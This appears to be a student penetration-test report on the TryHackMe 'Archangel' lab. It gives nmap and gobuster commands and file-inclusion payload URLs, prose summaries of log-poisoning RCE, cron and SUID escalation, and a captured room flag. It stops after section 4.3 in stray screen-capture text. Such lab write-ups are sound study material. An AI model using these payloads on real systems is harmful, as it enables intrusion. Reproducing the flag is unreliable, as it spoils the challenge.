SPECTRON NETWORK

PENETRATION TESTING & INCIDENT SIMULATION REPORT

Full-Chain Enterprise Perimeter Breach & Host Takeover

TryHackMe — Archangel | Cybersecurity Major Project

PREPARED BY	Sameer Tandekar
KALI ATTACK HOST	Sameer@Spectron_network
TRYHACKME PROFILE	https://tryhackme.com/p/sameertandekar1507
GITHUB REPOSITORY	https://github.com/Sameertandekar07152006
REPORT DATE	October 18, 2026
CLASSIFICATION	Confidential — Academic Evaluation Only

Document Details

This report is prepared as part of the Cybersecurity Major Project evaluation. It documents a controlled, authorized security assessment performed exclusively against the TryHackMe “Archangel” lab target, under the enterprise alias **Spectron Network**, as permitted by the TryHackMe platform's terms of use. No systems outside the assigned lab environment were accessed.

Group Members

#	Student Name	TryHackMe Profile Link	Kali Username
1	Sameer Tandekar	https://tryhackme.com/p/sameertandekar1507	Sameer

Engagement Details

Field	Details
Enterprise / Hostname Alias	Spectron_network
GitHub Repository	https://github.com/Sameertandekar07152006
Target Room	TryHackMe – Archangel
Target IP	10.49.185.140

Document History

Version	Date	Author	Remark
0.1	18/10/2026	Sameer Tandekar	Draft Creation
1.0	18/10/2026	Sameer Tandekar	Report compiled from lab evidence

Note on scope of evidence: This report documents, with full technical evidence, the complete attack chain performed during this engagement – from initial reconnaissance through Local File Inclusion, LFI-to-RCE via Apache log poisoning, interactive reverse-shell access, and two stages of Linux privilege escalation culminating in full root compromise. One methodology variance from the project problem statement is called out explicitly in Section 6: an interactive netcat/bash reverse shell was used in place of a Metasploit-handled Meterpreter session for the shell-upgrade step.

Table of Contents

1. Executive Summary

2. Engagement Scope & Methodology

3. Cyber Kill Chain Mapping

4. Technical Findings

4.1 Phase 1 – Reconnaissance & Target Mapping

4.2 Phase 2 – Virtual Host & Directory Discovery

4.3 Phase 3a – Local File Inclusion & Source Code Disclosure

4.4 Phase 3b – LFI-to-RCE via Apache Log Poisoning

4.5 Phase 3c – Interactive Reverse Shell Delivery

4.6 Phase 5a – Horizontal Privilege Escalation via Cron Hijack

4.7 Phase 5b – Vertical Privilege Escalation via PATH / SUID Abuse

5. Captured Flags

6. Methodology Note – Phase 4 (Metasploit / Meterpreter) Variance

7. Risk Rating Summary

8. Defensive Remediation & Hardening Plan

9. Appendix A – Risk Definitions (CVSS)

10. Appendix B – Tool Usage

11. Appendix C – References & Further Reading

12. Disclaimer

1. Executive Summary

As part of the Cybersecurity Major Project, a full-chain perimeter breach and host takeover exercise was carried out against the enterprise environment aliased **Spectron Network**, hosted on the TryHackMe platform as the "Archangel" room. The engagement followed the five-phase lifecycle defined in the project problem statement and resulted in **complete compromise of the target host, culminating in root-level access**.

Testing confirmed that the target web application (**mafialive.thm**, resolved via virtual-host enumeration at 10.49.185.140) is affected by a **High-severity Local File Inclusion (LFI)** vulnerability in the `test.php` endpoint's `view` parameter. Although a path-traversal filter is present, it was bypassed because the validation logic only requires the requested path to *contain* the string `/var/www/html/development_testing` while rejecting the literal sequence `../..` – a classic flawed-allow-list pattern that still permits arbitrary file reads elsewhere on the filesystem via absolute paths and wrapper-assisted traversal.

The LFI was used to read application source code, disclose the flawed validation logic via the `php://filter/convert.base64-encode` wrapper, and traverse outside the web root to reach the Apache `access.log`. Because Apache logs the User-Agent header verbatim, a PHP payload was planted in that header and triggered by including the log file through the LFI – a classic **LFI-to-RCE log-poisoning** attack – yielding unauthenticated remote command execution as the `www-data` service account. This access was used to deliver a PHP reverse shell, upgrading to a fully interactive shell on the target.

From the initial `www-data` foothold, enumeration of `/etc/crontab` revealed a world-writable script (`/opt/helloworld.sh`) executed every minute by the privileged local user `archangel`. Appending a reverse-shell one-liner to this script yielded code execution as `archangel` (horizontal privilege escalation). From there, a world-writable directory combined with an insecure, non-absolute `cp` call inside a root-owned SUID binary (`backup`) allowed a classic **PATH-hijack** attack: a malicious `cp` script was placed earlier in `$PATH`, and running the SUID binary spawned a root shell (vertical privilege escalation).

Five flags were captured across the engagement, one at each major milestone from initial vhost discovery through to full root compromise, confirming every stage of the attack chain end-to-end. One methodology variance from the project problem statement is noted in Section 6: the shell-upgrade step used a direct netcat/bash reverse shell rather than a Metasploit-handled Meterpreter session.

1.1 Summary of Findings

Severity	Count	Finding
Critical	2	Unauthenticated RCE via LFI + Apache log poisoning; Root compromise via SUID/PATH abuse
High	2	Local File Inclusion (LFI) in test.php?view=; World-writable root cron script
Medium	2	Source Code Disclosure via php://filter wrapper; access.log readable outside web root
Informational	5	Flag capture confirming successful exploitation at each stage (THM gamified markers)

2. Engagement Scope & Methodology

Testing and verification were performed entirely within the TryHackMe lab environment on October 18, 2026 (THM AttackBox session, ~06:57 – 07:40 UTC). All testing was performed from the attacker-controlled Kali Linux host `Sameer@Spectron_network` against the assigned target `10.49.185.140` / `mafialive.thm`, in accordance with the controlled laboratory parameters set out in the Major Project problem statement.

In-Scope Targets

#	Asset
1	http://10.49.185.140/ (WaveFire placeholder vhost)
2	http://mafialive.thm/ (primary application – discovered via vhost enumeration)

Methodology

The assessment followed the five-phase Technical Execution Lifecycle defined in the project problem statement, which maps directly onto the industry-standard Cyber Kill Chain:

- **Phase 1 – Reconnaissance & Target Mapping:** active scanning with Nmap to enumerate open services and identify the web application entry point.
- **Phase 2 – Web Application Exploitation:** virtual-host and directory/file discovery, followed by manual parameter testing of upload and inclusion points.
- **Phase 3 – Web Shell Persistence & Command Execution:** exploitation of the identified LFI to read source code and sensitive files, achieving log-poisoning based remote code execution and delivery of an interactive reverse shell.
- **Phase 4 – System Hacking & Shell Upgrade:** upgrade of the initial command-injection foothold to a full interactive shell; a netcat/bash reverse shell was used in place of a Metasploit-handled Meterpreter session (see Section 6).
- **Phase 5 – Linux Local Privilege Escalation:** enumeration of cron jobs, file permissions, and SUID binaries, used to escalate first to the local `archangel` user and then to root.

3. Cyber Kill Chain Mapping

The table below maps the technical actions performed during this engagement to the Lockheed Martin Cyber Kill Chain, as required by the project deliverables.

Kill Chain Phase	Observed Activity	Status
Reconnaissance	Nmap scan of 10.49.185.140 identified ports 22 (SSH) and 80 (HTTP).	● **Complete**
Weaponization	Crafted LFI payloads / path-traversal and php://filter wrapper strings for test.php.	● **Complete**
Delivery	GET requests to test.php?view= delivered crafted file paths and wrapper chains to the target.	● **Complete**
Exploitation	LFI validation bypass achieved; arbitrary file read confirmed on mrrobot.php, test.php and apache2/access.log.	● **Complete**
Installation	PHP web shell delivered via Apache access-log poisoning (malicious User-Agent executed through the LFI) and via a php-reverse-shell.php payload served from a local HTTP server.	● **Complete**
Command & Control	Interactive shell access established via a netcat (nc -lvnp) reverse-shell listener, rather than a Metasploit multi/handler-managed Meterpreter session (see Section 6).	■ **Alternate Method**
Actions on Objectives	Cron-job hijack for horizontal escalation to archangel, then PATH-hijacked SUID binary (backup) for vertical escalation; root.txt captured.	● **Complete**

4. Technical Findings

This section documents, step by step, the technical evidence captured during the engagement. Screenshots are presented in the order in which the actions were performed.

4.1 Phase 1 – Reconnaissance & Target Mapping

The assigned target web application was first browsed at its raw IP address, returning a generic “WaveFire” placeholder template with no immediately useful content – indicating the real application is served from a named virtual host rather than the bare IP.




Figure 1 – Default placeholder site served at http://10.49.185.140/, indicating a name-based virtual host is in use.

An Nmap scan of the target was then run from the Kali attack host to confirm the open attack surface. The scan identified two open TCP ports: 22/tcp (SSH) and 80/tcp (HTTP).

```
nmap 10.49.185.140
```




Figure 2 – Nmap scan of 10.49.185.140 confirming SSH (22) and HTTP (80) as the exposed services.

4.2 Phase 2 – Virtual Host & Directory Discovery

Based on the branding observed on the WaveFire placeholder page (referencing “Mafialive Solutions”), the hostname `mafialive.thm` was added to `/etc/hosts`, pointing to the target IP. Re-browsing the site under this hostname revealed a distinct, much simpler “Under Development” page containing the first flag of the engagement.




Figure 3 – mafialive.thm resolving to a distinct application and disclosing the first flag.

FLAG 1: thm{f0und_th3_r1ght_h0st_n4m3}




Figure 4 – /etc/hosts entry mapping mafialive.thm to 10.49.185.140 on the Kali attack host.

With the correct virtual host identified, Gobuster was used to enumerate hidden files and directories on `mafialive.thm` using the common.txt wordlist with the `.php` extension. This revealed a reachable `test.php` endpoint alongside `robots.txt` and `index.html`.

```
gobuster dir -x php -u http://mafialive.thm -w /usr/share/wordlists/dirb/common.txt
```




Figure 5 – Gobuster directory enumeration discovering test.php (HTTP 200).

4.3 Phase 3a – Local File Inclusion & Source Code Disclosure

Affected URL: `http://mafialive.thm/test.php`

Severity: **High** | CVSS (approx.): 7.5 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

The `view` GET parameter on `test.php` is passed directly into a PHP `include()` call. Server-side source code (recovered in a later step) showed the only control in place rejects requests containing the literal string `../..` and otherwise requires the path to simply contain `/var/www/html/development_testing`. This is a weak allow-list: an absolute path pointing anywhere under that string – including sibling files the developers did not intend to expose – is accepted without restricting which file is actually read.

Step 1 – Direct inclusion of an out-of-scope developer file

A direct absolute path to a leftover developer test file (`mrrobot.php`) inside the whitelisted directory was supplied, confirming the LFI executes/returns the target file's rendered output.




Figure 6 – test.php?view=/var/www/html/development_testing/mrrobot.php rendering the include()'d file's output directly in the browser.

Step 2 – Source code disclosure via php://filter

To read the PHP source itself (rather than its executed output), the `php://filter/convert.base64-encode/resource=` wrapper was chained with the target path. This causes PHP to base64-encode the file before inclusion instead of executing it, returning the raw source as a safe, printable blob.





Figure 7 – Base64-encoded source of mrrobot.php returned via the php://filter wrapper.


TryHackMe | Archangel
TryHackMe | Cyber Securi
tryhackme.com/fullscreen-vms/0
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Applications Places System Sun Oct 18, 07:34
AttackBox IP:#
INCLUDE
Not Secure http://mafialive.thm/test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/development_testing/test.php
Test Page. Not to be Deployed
Here is a button
